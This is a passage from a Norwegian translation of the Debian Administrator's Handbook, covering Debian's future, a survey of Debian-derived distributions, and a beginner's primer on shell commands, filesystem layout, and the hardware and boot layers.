Debian-utviklerne kan være «sponsor» for pakker utarbeidet av en annen, noe som betyr at de publiserer dem i de offisielle Debian-kildebrønner etter å ha utført en nøye gjennomgang. Denne mekanismen gjør at eksterne personer, som ennå ikke har gått gjennom prosessen for nye medlemmer, fra tid til annen kan bidra til prosjektet. Samtidig sikrer det at alle pakker som er inkludert i Debian alltid har blitt sjekket av et offisielt medlem.

Nøkkelord

Fremtiden
Forbedringer
Meninger



Kapittel

16

Konklusjon: Debians fremtid

Innhold

Historien om Falcot-selskapet tar slutt i det siste kapittel; men Debian lever videre, og fremtiden vil helt klart gi mange interessante overraskelser.

16.1. Kommende utviklinger

Nå når Debian versjon 10 er ute, er utviklerne allerede travelt opptatt med å jobbe på neste versjon, med kodenavn *Bullseye*...

Det finnes ingen offisiell liste med planlagte endringer, og Debian gir aldri lovnader relatert til tekniske mål for de neste versjonene. Men det er en del utviklingstrender en allerede nå kan merke seg, og vi kan forsøke å gjette hva som kan skje (eller ikke).

For å kunne forbedre sikkerhet og tillit vil en stadig økende andel av pakkene endres til å ha reproduserbare bygg, dvs. det vil være mulig å bygge pakken på nytt og få identiske binærpakker fra kildekodepakkene. Det vil gjøre det mulig for hvem som helst å kontrollere at ingen manipulering har skjedd under bygging. Denne egenskapen kan til og med bli påkrevd av utgivelsesadministratorne for å ta en pakke inn i testing.

I et relatert tema har det vært gjort mye innsats i å forbedre sikkerheten i standardoppsettet, med AppArmor-profil inkludert i flere pakker.

Alle de store programvarepakkene vil, naturligvis, ha fått nye hovedutgaver. Siste versjon av ulike skrivebordsmiljøer vil gi bedre brukeropplevelse og nye egenskaper. Wayland, den nye grafiske skjermtjeneren, vil antagelig helt erstatte X11.

Med den omfattende bruken av kontinuerlig integrasjon og veksten i arkivet (og dets største pakker!), så kommer kravene til utgivelsesarkitekturer å bli vanskeligere å oppnå og noen arkitekturer vil droppes (som *mips*, *mipsel* og kanskje *mips64el*).

16.2. Debians fremtid

I tillegg til denne internutviklingen så kan en med rimelighet forvente at nye Debian-baserte distribusjoner vil dukke opp, da flere verktøy fortsetter å gjøre det stadig enklere. Nye spesialiserte underprosjekter vil bli opprettet, for å øke Debians rekkevidde mot nye horisonter.

Debians brukerfellesskap vil øke, og nye bidragsytere vil delta i prosjektet ... medregnet, kanskje deg!

Det er pågående diskusjonen om hvordan dette programvareøkosystemet utvikler seg, mot programmer som distribueres som kontainere, der Debian-pakker ikke gir ekstra verdi, eller som språkspesifikke pakkebestyrere (for eksempel `pip` for Python, `npm` for JavaScript, etc.), hvilket fjernet behovet for `dpkg` and `apt`. I møtet med slike trusler er jeg overbevist om at Debian-utviklerne vil finne måter å omfavne disse utviklingene og fortsatt tilby verdi til brukere.

Til tross for sin alder og sin respektable størrelse, holder Debian på å vokse i alle mulige (noen ganger uventede) retninger. Bidragsytere er fulle av ideer, og diskusjoner på e-postlistene for utvikling. Selv om det ser ut som krangling, viser de økt momentum. Noen ganger sammenlignes Debian med et svart hull med en slik tetthet at ethvert nytt fri programvare-prosjekt er tiltrukket av det.

I tillegg til at de fleste brukerne av Debian tilsynelatende er tilfredse, så blir dypere trend mer og mer synlig: folk innser i økende grad at samarbeid, snarere enn å jobbe alene i hvert sitt hjørne, fører til bedre resultater for alle. Det er begrunnelsen som kommer fra distribusjoner som går inn i Debian som delprosjekter.

Debian-prosjektet er dermed ikke utryddingstruet …

16.3. Denne bokens fremtid

Vi ønsker at denne boken skal utvikle seg i tråd med ånden til fri programvare. Derfor ønsker vi velkommen bidrag, kommentarer, forslag og kritkk. Det er veldig fint om du kan sende dem til Raphaël (hertzog@debian.org), eller Roland (lolando@debian.org). For konkrete tilbakemeldinger der noe kan fikses, lag gjerne en feilrapport knyttet til Debian-pakken debian-handbook. Nettstedet vil brukes til å samle all relevant informasjon om bokens utvikling, og du vil der finne informasjon om hvordan du kan bidra, særlig hvis du ønsker å oversette boken for å gjøre den tilgjengelig for enda større folkemengder enn i dag.

➨ `https://debian-handbook.info/`

Vi har forsøkt å ta med det meste av hva vår Debian-erfaring har lært oss, slik at alle kan bruke denne distribusjonen, og utnytte de beste fordelene så raskt som mulig. Vi håper denne boken bidrar til å gjøre Debian mindre forvirrende og mer populær, og ønsker all oppmerksomhet om boken velkommen!

Vi ønsker å avslutte med enn personlig merknad. Skriving (og oversettelse) av denne boken tok betydelig andel tid fra vår vanlige faglige aktivitet. Siden vi er begge freelance-konsulenter, gir eventuelle nye inntektskilder oss frihet til å bruke mer tid på å forbedre Debian: Vi håper denne boken vil være vellykket og å bidra til dette. I mellomtiden, ta gjerne i bruk gjerne våre tjenester!

➨ `https://www.freexian.com`

➨ `http://www.gnurandal.com`

Vi sees!

A Avledede distribusjoner

Innhold

A.1. Folketelling og samarbeid

Debian-prosjektet erkjenner fullt ut betydningen av avledede distribusjoner, og støtter aktivt samarbeid mellom alle involverte parter. Dette innebærer vanligvis å legge tilbake igjen forbedringer opprinnelig utviklet i avledede distribusjoner, slik at alle kan ha nytte av det, og det langsiktige vedlikeholdsarbeid blir redusert.

Dette forklarer hvorfor avledede distribusjoner er invitert til å bli med i diskusjoner på debian-derivatives@lists.debian.org postlistene, og for å delta i den opptellingen av de videreførte distribusjonene. Opptellingen tar sikte på å samle informasjon om arbeidet skjer i en videreføring slik at det offisielle Debian-vedlikeholdet bedre kan spore tilstanden til pakken i Debian variantene

➨ https://wiki.debian.org/DerivativesFrontDesk

➨ https://wiki.debian.org/Derivatives/Census

La oss her kort beskrive de mest interessante og populære avledede distribusjonene.

A.2. Ubuntu

Ubuntu vakte litt av en oppsikt da den meldte seg på fri programvarescenen, og med god grunn: Canonical Ltd., selskapet som skapte denne distribusjonen, startet med å ansette et trettitalls Debian-utviklere, og offentlig opplyste at det langsiktige mål var gi en distribusjon for allmenn-

heten med en ny utgivelse to ganger i året. De har også forpliktet seg til å opprettholde hver versjon i halvannet år.

Disse målene innebærer nødvendigvis en reduksjon i omfang; Ubuntu fokuserer på et mindre antall pakker enn Debian, og stoler primært på GNOMEs skrivebord (selv om det finnes Ubuntu-avledninger som tilbyr andre skrivebordsomgivelser). Alt er internasjonalisert og gjort tilgjengelig på svært mange språk.

Så langt har Ubuntu klart å holde dette utgivelsesintervallet. De publiserer også *Long Term Support* (LTS)-utgaver, med en 5-års vedlikeholdsforpliktelse. Per juni 2019 er den nåværende LTS-versjonen versjon 18.04, med tilnavnet Bionic Beaver (Den siste ikke-LTS-versjonen er versjon 19.04, med tilnavnet Disco Dingo. Versjonsnumre beskriver utgivelsesdato: For eksempel ble 19.04, utgitt i april 2019.

I PRAKSIS

Ubuntus støtte og vedlikeholdsforpliktelse

Canonical har flere ganger justert reglene for lengden på perioden som en gitt utgivelse skal opprettholdes. Canonical, som et selskap, lover å gi sikkerhetsoppdateringer til all programvare som er tilgjengelig i `main` og `restricted`-seksjonene i Ubuntu arkivet, i 5 år for LTS-utgivelser og 9 måneder for ikke-LTS-utgivelser. Alt annet (tilgjengelig i `universe` og `multiverse`) opprettholdes på en beste innsatsbasis av frivillige fra MOTU-teamet (*Masters Of The Universe*). Vær forberedt på å håndtere sikkerheten selv hvis du er avhengig av pakker i de sistnevnte seksjonene.

Ubuntu har nådd ut til et bredt publikum. Millioner av brukere ble imponert av den enkle installasjonen, og arbeidet med å gjøre skrivebordet enklere å bruke.

Ubuntu og Debian hadde et anspent forhold: Debian-utviklere som hadde plassert store forhåpninger i at Ubuntu skulle bidra direkte til Debian, ble skuffet over forskjellen mellom Canonicals markedsføring, som innebar at Ubuntu ble gode borgere i verden av fri programvare, og den faktiske praksisen der de rett og slett gjorde offentlig endringene de brukte på Debian-pakker. Ting har blitt stadig bedre med årene, og Ubuntu har nå gjort det til vanlig praksis å sende oppdateringer til det mest passende stedet (selv om dette bare gjelder for ekstern programvare de pakker, og ikke til Ubuntu-spesifikk programvare som Mir eller Unity)

➨ `https://www.ubuntu.com/`

A.3. Linux Mint

Linux Mint er en (delvis) community-vedlikeholdt distribusjon, støttet av donasjoner og reklame. Deres viktigste produkt er basert på Ubuntu, men de gir også ut en «Linux Mint Debian Edition»-variant som utvikler seg kontinuerlig (ettersom den er basert på Debian Testing.) I begge tilfeller innebærer den første installasjonen å starte opp en live-DVD eller en live-USB-minnepinne.

Distribusjonen tar sikte på å forenkle tilgangen til avanserte teknologier, og gir spesifikke grafiske brukergrensesnitt på toppen av vanlig programvare. For eksempel støtter Linux Mint seg som standard på Cinnamon i stedet for GNOME (men det inkluderer også MATE og Xfce). Til-

svarende gir pakkeadministrasjonsgrensesnittet basert på APT, et bestemt grensesnitt med en vurdering av risikoen for hver pakkeoppdatering.

Linux Mint inneholder en stor mengde proprietær programvare for å forbedre opplevelsen for brukere som trenger den. For eksempel: Adobe Flash og multimedia-kodeker.

➨ https://linuxmint.com/

A.4. Knoppix

Knoppix-distribusjon trenger knapt en introduksjon. Den var den første populære distribusjonen til å gi en *live-CD*; med andre ord, en oppstartbar CD-ROM som kjører et nøkkelferdig Linux-system uten krav om harddisk - og lar ethvert system som allerede er installert på maskinen stå urørt. Automatisk registrering av tilgjengelige enheter gjør at denne distribusjonen fungerer på de fleste datamaskinoppsett. CD-ROM-en inkluderer nesten 2 GB (komprimert) programvare, og DVD-ROM-versjonen har enda mer.

Å kombinere denne CD-ROM med en USB-minnepinne gjør det mulig å bære med seg filene, og å arbeide på en datamaskin uten å etterlate spor - husk at distribusjonen ikke bruker harddisken i det hele tatt. Knoppix bruker LXDE (et lett grafisk skrivebord) som standard, men DVD-versjonen inkluderer også GNOME og Plasma. Mange andre distribusjoner gi andre kombinasjoner av skrivebord og programvare. Dette er delvis gjort mulig takket være *live-build* Debian-pakken som gjør det relativt enkelt å lage en live-CD.

➨ https://live-team.pages.debian.net/live-manual/

Merk at Knoppix også har et installasjonsprogram: Du kan først prøve distribusjonen som en live-CD, deretter installere den på en harddisk for å få bedre ytelse.

➨ https://www.knopper.net/knoppix/index-en.html

A.5. Aptosid og Siduction

Disse fellesskapsbaserte distribusjonene følger endringene i Debian *Sid* (*Unstable*) - derav navnet. Deres egne endringer er begrenset i omfang. Målet er å gi den nyeste programvaren, og å oppdatere drivere for den nyeste maskinvaren, samtidig som brukerne kan bytte tilbake til den offisielle Debian-distribusjonen til enhver tid. Aptosid var tidligere kjent som Sidux, og Siduction er en nyere avledet utgave av Aptosid.

➨ http://aptosid.com

➨ https://siduction.org

A.6. Grml

GRML er en live-CD med mange verktøyer for systemadministratorer, som arbeider med installasjon, utrulling og systemredning. Live-CD-en leveres i to varianter, komplett og liten, begge tilgjengelige for 32-bit og 64-bit PC-er. Selvfølgelig, de to varianter variere med mengden programvaren som følger med, og av den resulterende størrelsen.

➨ https://grml.org

A.7. Tails

Tails (Amnesic Incognito Live-System) tar sikte på å gi et levende system som bevarer anonymitet og personvern. Det er svært forsiktig for å ikke etterlate noen spor på datamaskinen den kjører på, og den bruker Tor-nettverket for å koble til Internett på den mest mulig anonyme måten.

➨ https://tails.boum.org

A.8. Kali Linux

Kali Linux er en Debian-basert distribusjon som spesialiserer seg på penetrasjonstesting (forkortet til «pentesting»). Den gir programvare som hjelper til med å undersøke sikkerheten til et eksisterende nettverk eller datamaskinen mens den kjører, og analysere den etter et angrep (kjent som «dataetterforskning»).

➨ https://kali.org

A.9. Devuan

Devuan er en relativt ny forgrening av Debian som startet opp i 2014 som en reaksjon på Debians vedtak om å bytte til `systemd` som standard oppstartsystem. En gruppe av brukere som var knyttet til `sysv`, og mot (reelle eller oppfattede) begrensninger i `systemd`, startet Devuan med det formål å vedlikeholde et `systemd`-fritt system.

➨ https://devuan.org

A.10. DoudouLinux

DoudouLinux er rettet mot små barn (fra og med 2 år gamle). For å oppnå dette målet gir det et tungt tilpasset grafisk grensesnitt (basert på LXDE), og kommer med mange spill og lærerike programmer. Internett-tilgang er filtrert for å hindre barn fra å besøke problematiske nettsteder. Reklame er blokkert. Målet er at foreldre bør stå fritt til å la barna bruke datamaskinen når

den en gang startet i DoudouLinux. Barn bør elske å bruke DoudouLinux, akkurat som de nyter sine spillkonsoller.

➨ https://www.doudoulinux.org

A.11. Raspbian

Raspbian optimaliserer Debian for den populære (og billige) Raspberry Pi-familien av ett-kortsdatamaskiner. Maskinvaren for denne plattformen er kraftigere enn hva Debians *armel*-arkitektur kan dra nytte av, men mangler noen funksjoner som ville være nødvendig for *armhf*; så Raspbian er en slags mellommann, spesielt ombygd for den maskinvaren, og med oppdateringer rettet mot denne datamaskinen.

➨ https://raspbian.org

A.12. PureOS

PureOS er en Debian-basert distribusjon med fokus på vern av privatsfæren, komfor og sikkerhet. Den baserer seg på GNU Free System Distribution Guidelines[1] som brukes av Free Software Foundation for å avgjøre om en distribusjon er fri programvare. Utviklingen styres av det idealistiske selskapet Purism.

➨ https://pureos.net/

A.13. SteamOS

SteamOS er en spillorientert Debian-basert distribusjon som er utviklet av Valve Corporation. Den brukes i Steam-maskinen, en serie med spillmaskiner.

➨ https://store.steampowered.com/steamos/

A.14. Og mange flere

Distrowatch-nettstedet refererer til et stort antall Linux-distribusjoner, der mange er basert på Debian. Å bla rundt på dette nettstedet er en utmerket måte å få inntrykk av mangfoldet i fri programvareverden.

➨ https://distrowatch.com

Søkeskjemaet kan hjelpe til å spore opp en distribusjon ut fra opphavet. I juni 2019 førte valget av søkeordet Debian til 127 aktive distribusjoner!

➨ https://distrowatch.com/search.php

[1] https://www.gnu.org/distros/free-system-distribution-guidelines.html

Tillegg

B Kort støttekurs

Innhold

B.1. Skall og grunnleggende kommandoer

I Unix-verden må enhver administrator bruke kommandolinjen før eller senere; for eksempel når systemet ikke starter som det skal, og kun tilbyr en redningsmodus med kommandolinje. Det å være i stand til å håndtere et slikt grensesnitt er dermed grunnleggende overlevelseskunnskap i slike tilfeller.

RASK TITT

Oppstart av kommandotolkeren

Et kommandolinjemiljø kan kjøres fra det grafiske skrivebordet med et program som kalles en «terminal». I GNOME kan du starte det fra «Aktivitets»-oversikten (som du får når du beveger musen i øverste venstre hjørne av skjermen) ved å skrive de første bokstavene i navnet på programmet. I Plasma vil du finne det i K → Programmer → System-menyen.

Denne delen gir bare en kort oversikt over kommandoene. Alle har mange alternativer som ikke er beskrevet her, så sjekk gjerne ut den rikholdige dokumentasjon på de respektive manualsidene.

B.1.1. Håndtering av filer og titting i katalogtreet

Så snart en økt er åpen, viser `pwd`-kommandoen (som står for *print working directory*) den gjeldende plasseringen i filsystemet. Den nåværende mappen endres med `cd` *`mappe`*-kommandoen, (`cd`

står for *change directory*). Den overordnede mappen er alltid kalt .. (to punktum), mens den gjeldende mappen også er kjent som . (ett punktum). `ls`-kommandoen åpner for å *liste* innholdet i en mappe/katalog. Hvis ingen parametere er angitt, opererer den på den gjeldende mappen.

```
$ pwd
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop    Downloads  Pictures  Templates
Documents  Music      Public    Videos
```

En ny mappe kan lages med `mkdir` *`mappe`*, og en eksisterende (tom) mappe kan fjernes med `rmdir` *`mappe`*. `mv`-kommando åpner for *flytting*, og/eller for å døpe om filer og mapper; *fjerning* av en fil gjøres med `rm` *`fil`*.

```
$ mkdir test
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
$ mv test new
$ ls
Desktop    Downloads  new       Public     Videos
Documents  Music      Pictures  Templates
$ rmdir new
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public
```

B.1.2. Å vise og modifisere tekstfiler

Kommandoen `cat` *`fil`* (med formål å *sette sammen* filer til standard ut-enheten) leser en fil, og viser innholdet på terminalen. Hvis filen er for stor til å passe til en skjerm, kan du bruke `less` (eller `more`) for å vise den side for side.

Kommandoen `editor` starter en tekstredigerer (slik som `vi` eller `nano`), og tillater å lage, modifisere og lese tekstfiler. De enkleste filene kan noen ganger opprettes direkte fra kommandokonsollen/-linjen takket være omdirigering: `echo «`*`tekst`*`» >`*`fil`* lager en fil med navnet *fil* med «*tekst*» som sitt innhold. Å legge til en linje på slutten av denne filen er også mulig, med en kommando som `echo «`*`linje`*`» >>`*`file`*. Merk >> i dette eksemplet.

B.1.3. Søk etter filer og i filer

Kommandoen `find` *`mappe kriterier`* ser etter filer i hierarkiet under *mappe* etter flere kriterier. Det mest brukte er kriteriet -name *navn*, som tillater å lete etter en fil med det navnet.

Kommandoen `grep` *`uttrykket filer`* søker igjennom innholdet i filene, og trekker ut de linjene som samsvarer med det regulære uttrykket (se sidestolpe «Regulært utrykk» side 283). Å legge til -r-alternativet muliggjør at et gjentakende søk på alle filene i katalogen sendes som et parameter. Dette gjør det mulig å se etter en fil når bare en del av innholdet er kjent.

B.1.4. Å håndtere prosesser

Kommandoen `ps aux` viser prosessene som kjører og hjelper å identifisere dem ved å vise sin *pid* (process id). Så snart *pid* av en prosess er kjent, kan `kill -`*`signal pid`*-kommandoen sende den et signal (hvis prosessen tilhører den aktuelle brukeren). Flere signaler finnes; de mest brukte er TERM (en elegant anmodning om å avslutte) og KILL (en tvunget avslutning).

Kommandokonsollet kan også kjøre programmer i bakgrunnen hvis kommandoen er etterfulgt av et «&». Ved å bruke &-tegnet (og-tegnet/et-tegnet (ampersand)), får brukeren umiddelbart tilbake kontroll over skallet, selv om kommandoen fortsatt kjører (skjult for brukeren, som en bakgrunnsprosess). Kommandoen `jobs` lister prosesser som kjører i bakgrunnen; å kjøre `fg %`*`jobbnummer`* (for *foreground*) gjenopprettes en jobb til forgrunnen. Når en kommando kjører i forgrunnen (enten fordi den ble startet normalt, eller bringes tilbake til forgrunnen med `fg`), pauser Control+Z-tastekombinasjonen prosessen, og gjenopptar kontrollen over kommandolinjen. Prosessen kan deretter restartes i bakgrunnen med `bg %`*`jobbnummer`* (for *background*).

B.1.5. Systeminformasjon: Minne, diskplass, identitet

Kommandoen `free` viser informasjon om minne; `df` (*disk free*) rapporterer om ledig diskplass på hver av diskene montert i filsystemet. -h-valget dens (for *human readable (lesbar)*) konverterer størrelsene til en mer leselig enhet (vanligvis mebibytes eller gibibytes). På lignende måte støtter `free`-kommandoen -m og -g-valgene, og viser dataene dens henholdsvis enten i mebibytes eller i gibibytes.

```
$ free
              total        used        free      shared  buff/cache   available
Mem:       16279260     5910248      523432      871036     9845580     9128964
Swap:      16601084      240640    16360444
$ df
Filesystem                1K-blocks      Used Available Use% Mounted on
udev                        8108516         0   8108516   0% /dev
tmpfs                       1627928    161800   1466128  10% /run
/dev/mapper/vg_main-root  466644576 451332520  12919912  98% /
tmpfs                       8139628    146796   7992832   2% /dev/shm
tmpfs                          5120         4      5116   1% /run/lock
tmpfs                       8139628         0   8139628   0% /sys/fs/cgroup
```

```
/dev/sda1                    523248      1676    521572   1% /boot/efi
tmpfs                       1627924        88   1627836   1% /run/user/1000
```

Kommandoen `id` viser identiteten til brukeren som kjører økten, sammen med listen over grupper de tilhører. Siden tilgang til noen filer eller enheter kan være begrenset til gruppemedlemmene, kan det være nyttig å sjekke tilgjengelige gruppemedlemskap.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cdrom),25(floppy),27(
    ➥ sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(
    ➥ scanner)
```

B.2. Organisering av filsystemhierarkiet

B.2.1. Rotmappen

Et Debian-system er organisert i tråd med *Filesystem Hierarchy Standard* (FHS). Denne standarden definerer formålet med hver mappe. For eksempel er toppnivå-mapper beskrevet som følger:

- `/bin/`: basisprogrammet;
- `/boot/`: Linux-kjernen og andre filer som kreves til den tidlige oppstartsprosessen;
- `/dev/`: filer for enheter;
- `/etc/`: Oppsettsfiler;
- `/home/`: brukerens personlige filer;
- `/lib/`: basisbiblioteker;
- `/media/*`: monteringspunkter for flyttbare enheter (CD-ROM, USB-nøkler, og så videre);
- `/mnt/`: midlertidige monteringspunkter;
- `/opt/`: ekstra programmer levert av tredjeparter;
- `/root/`: administrators (rots) personlige filer;
- `/run/`: omskiftelige kjøretidsdata som ikke overlever omstart;
- `/sbin/`: systemprogrammer;
- `/srv/`: data brukt av tjenere på dette systemet;
- `/tmp/`: midlertidige filer; denne katalogen tømmes ofte ved oppstart;
- `/usr/`: programmer; denne katalogen er videre inndelt i `bin`, `sbin`, `lib` (ifølge samme logikk som i rotkatalogen). Videre inneholder `/usr/share/` arkitekturuavhengige data. `/usr/local/` er ment til å brukes av administrator for å installere programmer manuelt uten å overskrive filer som håndteres av pakkesystemet (`dpkg`).
- `/var/`: variable data som håndteres av bakgrunnsprosesser. Dette inkluderer loggfiler, køer, utskriftskøer, hurtiglagre og så videre.

- `/proc/` og `/sys/` er spesifikke for Linux-kjernen (og ikke en del av FHS). De brukes av kjernen for å eksportere data til brukerområde (se del B.3.4, «Brukerrommet» side 482 og del B.5, «Brukerrommet» side 485 for forklaringer på dette begrepet).

Merk at mange moderne distribusjoner, inkludert Debian, lar `/bin`, `/sbin` og `/lib` være symbolske lenker til de tilsvarende katalogene under `/usr` slik at alle programmer og biblioteker er tilgjengelig i et enhetlig tre. Det gjør det enklere å beskytte integriteten til systemfilene, og å dele disse systemfilene mellom ulike kontainere, etc.

B.2.2. Brukerens hjemmemappe

Innholdet i en brukers hjemmemappe er ikke standardisert, men det er fortsatt noen få nevneverdige konvensjoner. Den ene er at en brukers hjemmemappe ofte er referert til av en krøllstrek («~»). Det er nyttig å vite fordi kommandokonsollet automatisk erstatter en krøllstrek med riktig katalog (vanligvis `/home/`*`bruker`*`/`).

Tradisjonelt er applikasjonens oppsettsfiler ofte lagret direkte i brukerens hjemmemappe, men filnavnene deres starter vanligvis med et punktum (for eksempel lagrer e-postklient `mutt` oppsettet i `~/.muttrc`). Merk at filnavn som starter med en prikk er skjult som standard; og `ls` bare lister dem når -a-valget blir brukt, og grafiske fil-håndterere må få beskjed om å vise skjulte filer.

Noen programmer bruker også flere oppsettsfiler organisert i en mappe (for eksempel, `~/.ssh/`). Noen programmer (som for eksempel Firefox) bruker også sin mappe for å lagre et mellomlager med nedlastede data. Dette betyr at disse katalogene kan ende med å bruke mye diskplass.

Disse oppsettsfilene som er lagret direkte i brukerens hjemmekatalog, som ofte kollektivt er referert til som *dotfiler*, har lenge formert seg til det punktet at disse mappene kan bli ganske rotete. Heldigvis resulterte en innsats gjennomført i fellesskap i regi av FreeDesktop.org-paraplyen, i «XDG Base Directory Specification», en konvensjon (avtale) som tar sikte på å rydde opp i disse filene og mappene. Denne spesifikasjonen sier at oppsettsfiler bør lagres under `~/.config`, hurtiglagerfiler under `~ /.cache`, og applikasjonsdatafiler under `~/.local` (eller undermapper under denne). Denne konvensjonen er langsomt i ferd med å få trekkraft, og flere programmer (spesielt de grafiske) har begynt å følge den.

Grafiske skrivebord viser vanligvis innholdet i `~/Desktop/`-katalogen på skrivebordet (eller hva den riktige oversettelsen er for systemer som ikke er satt opp på engelsk, det vil si det som er synlig på skjermen når alle programmer er lukket eller vises som ikoner).

Til slutt, e-postsystemet lagrer noen ganger innkommende e-poster til en `~/Mail/`-mappe.

B.3. Datamaskinens indre arbeid: de forskjellige involverte lagene

En datamaskin er ofte betraktet som noe heller abstrakt, og det ytre, synlige grensesnittet er mye enklere enn den interne kompleksiteten. Slik kompleksitet kommer delvis fra antallet deler

som inngår. Imidlertid kan disse delene sees i lag, hvor et lag bare vekselvirker (samhandler) med de umiddelbart over eller under.

En sluttbruker kan klare seg uten å kunne disse detaljene ... så lenge alt fungerer. Når man møter et problem som «Internett fungerer ikke!», er den første tingen å gjøre å identifisere i hvilket lag problemet stammer fra. Fungerer nettverkskortet (hardvare/maskinvaren)? Er det anerkjent av datamaskinen? Ser Linux-kjernen det? Er nettverksparametrene riktig satt opp? Alle disse spørsmålene avgrenser et passende lag, og fokuserer på en potensiell problemkilde.

B.3.1. Det nederste laget: maskinvaren

La oss starte med en grunnleggende påminnelse om at en datamaskin først og fremst er et sett med maskinvareelementer. Det er generelt et *hovedkort*, med én (eller flere) prosessor(er), endel RAM, enhetskontrollere, og utvidelsesspor for tilleggskort (for andre enhetskontrollere). Mest bemerkelsesverdige blant disse kontrollerne er IDE (Parallel ATA), SCSI og Serial ATA, til å koble til lagringsenheter som harddisker. Andre kontrollere inkluderer USB, som er i stand til å være vert for et stort utvalg enheter (alt fra nettkameraer til termometre, fra tastaturer til hjemmeautomasjonssystemer) og IEEE 1394 (Firewire). Disse kontrollerne tillater ofte tilkobling av flere enheter slik at hele delsystemet håndteres av en kontroller, og derfor vanligvis er kjent som en «buss». Tilvalgskort inkluderer grafikkort (som skjermer kan plugges inn i), lydkort, nettverkskort, og så videre. Noen av hovedkortene har disse funksjonene innebygget, og trenger ikke tilleggskort.

I PRAKSIS

Å sjekke at maskinvaren virker

Å kontrollere at en maskinvaredel virker, kan være vanskelig. På den annen side, å bevise at den noen ganger ikke virker er ganske enkelt.

En harddisk er laget av spinnende plater og bevegelige magnetiske hoder. Når en harddisk er slått på, avgir tallerkenmotoren en karakteristisk svirring. Den avgir også energi som varme. Følgelig er en harddisk som forblir kald og stille, når den slås på, gått i stykker.

Nettverkskort inkluderer ofte lysdioder som viser tilstanden til linken. Hvis en kabel er koblet til, og fører til en fungerende nettverkshub eller -switch, vil minst én LED lyse. Hvis ingen LED lyser opp, er enten kortet selv, nettverksenheten, eller kabelen mellom dem, defekt. Det neste trinnet er derfor å teste hver enkelt komponent.

Noen opsjonskort - spesielt 3D-skjermkort - inkluderer avkjølingsenheter, for eksempel kjøleribber og/eller vifter. Hvis viften ikke spinner selv om kortet er slått på, er det en plausibel forklaring at kortet er overopphetet. Dette gjelder også for hovedprosessoren(e) som er plassert på hovedkortet .

B.3.2. Starteren: BIOS eller UEFI

På egen hånd er maskinvare ute av stand til å utføre nyttige oppgaver uten et samsvarende dataprogram som kjører den. Kontroll og samspill med maskinvaren er hensikten med operativsystemet og programmene. Disse krever i sin tur funksjonell maskinvare for å kjøre.

Denne symbiosen mellom maskinvare og programvare skjer ikke av seg selv. Når datamaskinen først er slått på, kreves det innledende oppsett. Denne rollen fylles av BIOS eller UEFI, et dataprogram innebygd i hovedkortet og som kjører automatisk ved oppstart. Den primære oppgaven er å søke etter programvare som det kan overlate kontrollen til. Vanligvis, i BIOS tilfelle, innebærer dette å se etter den første harddisken med en oppstartssektor (også kjent som *master boot record* eller MBR), laste oppstartssektoren, og kjøre den. Fra da av er BIOS vanligvis ikke involvert (til neste oppstart). I tilfellet med UEFI, innebærer prosessen skanning av disker for å finne en øremerket EFI-partisjon som inneholder ytterligere EFI-programmer for kjøring.

VERKTØY

Innstillinger, BIOS/UEFI-oppsettsverktøyet

BIOS/UEFI inneholder også en programvare som heter Setup, utformet for å tillate oppsett av ulike aspekter ved datamaskinen. Spesifikt tillater den å velge hvilke foretrukket oppstartsenhet (for eksempel kan du velge USB-minnepinne eller en CD-ROM-stasjon i stedet for forvalgt harddisk), å sette systemklokken, og så videre. Å starte Setup innebærer vanligvis å trykke en tast ganske snart etter at datamaskinen er slått på. Denne tasten er ofte Del eller Esc, noen ganger F2 eller F10. Som oftests vises det som skal brukes på skjermen et øyeblikk under oppstart.

Oppstartssektoren (eller EFI-partisjonen), inneholder i sin tur et annet dataprogram, kalt oppstartslaster, med formålet å finne og kjøre et operativsystem. Siden denne oppstartslasteren ikke er innebygd i hovedkortet, men lastet fra disk, kan det være smartere enn BIOS, noe som forklarer hvorfor BIOS ikke laster operativsystemet selv. For eksempel kan oppstartslasteren (ofte GRUB på Linux-systemer) liste tilgjengelige operativsystemer, og be brukeren om å velge en. Vanligvis er et tidsavbrudd og standardvalg gitt. Noen ganger kan brukeren også velge å legge til parametere som skal sendes til kjernen, og så videre. Til slutt blir en kjerne funnet, lastet inn i minnet, og utført.

MERK

UEFI, en moderne erstatning for BIOS

De fleste nye datamaskiner vil startet opp med UEFI, men som regel støtter de også BIOS-oppstart for bakoverkompatibiliteten til operativsystemer som ikke er klare til å ta i bruk UEFI.

Dette nye systemet blir kvitt noen av begrensningene til BIOS-oppstart. Med bruk av en dedikert partisjon, trenger ikke oppstartsladeren lenger spesielle triks for å få plass i en liten *master boot record (applikasjonsnivå)*, og så oppdage kjernen for å starte opp. Enda bedre, med en passende bygget Linux-kjerne, kan UEFI starte kjernen direkte uten noen mellomledds oppstartslaster. UEFI er også fundamentet for å levere *Secure Boot (sikker oppstart)*, en teknologi som sikrer at du bare kjører programvare godkjent av din operativsystemleverandør.

BIOS/ EFI er også ansvarlig for å oppdage og initialisere en rekke enheter. Selvfølgelig omfatter dette IDE/SATA-enheter (vanligvis harddisken(e) og CD/DVD-ROM-stasjoner), men også PCI-enheter. Oppdagede enheter blir ofte oppført på skjermen under oppstartsprosessen. Hvis denne listen går for fort, kan du bruke Pause-nøkkelen til å fryse den lenge nok til å få den lest. Installerte PCI-enheter som ikke vises er et dårlig tegn. I verste fall er enheten defekt. I beste fall er den bare inkompatibel med den gjeldende versjonen av BIOS eller hovedkortet. PCI-spesifikasjoner utvikler seg, og gamle hovedkort er ikke garantert for å håndtere nyere PCI-enheter.

B.3.3. Kjernen

Både BIOS/UEFI og oppstartslasteren kjører bare noen få sekunder hver. Nå kommer vi til en programvaredel som kjører i lengre tid, operativsystemkjernen. Denne kjernen tar rollen som en dirigent i et orkester, og sikrer koordinering mellom maskinvare og programvare. Denne rollen innebærer flere oppgaver inkludert: Å kjøre maskinvare, administrere prosesser, brukere og tillatelser, filsystemet, og så videre. Kjernen gir en felles basis for alle andre programmer på systemet.

B.3.4. Brukerrommet

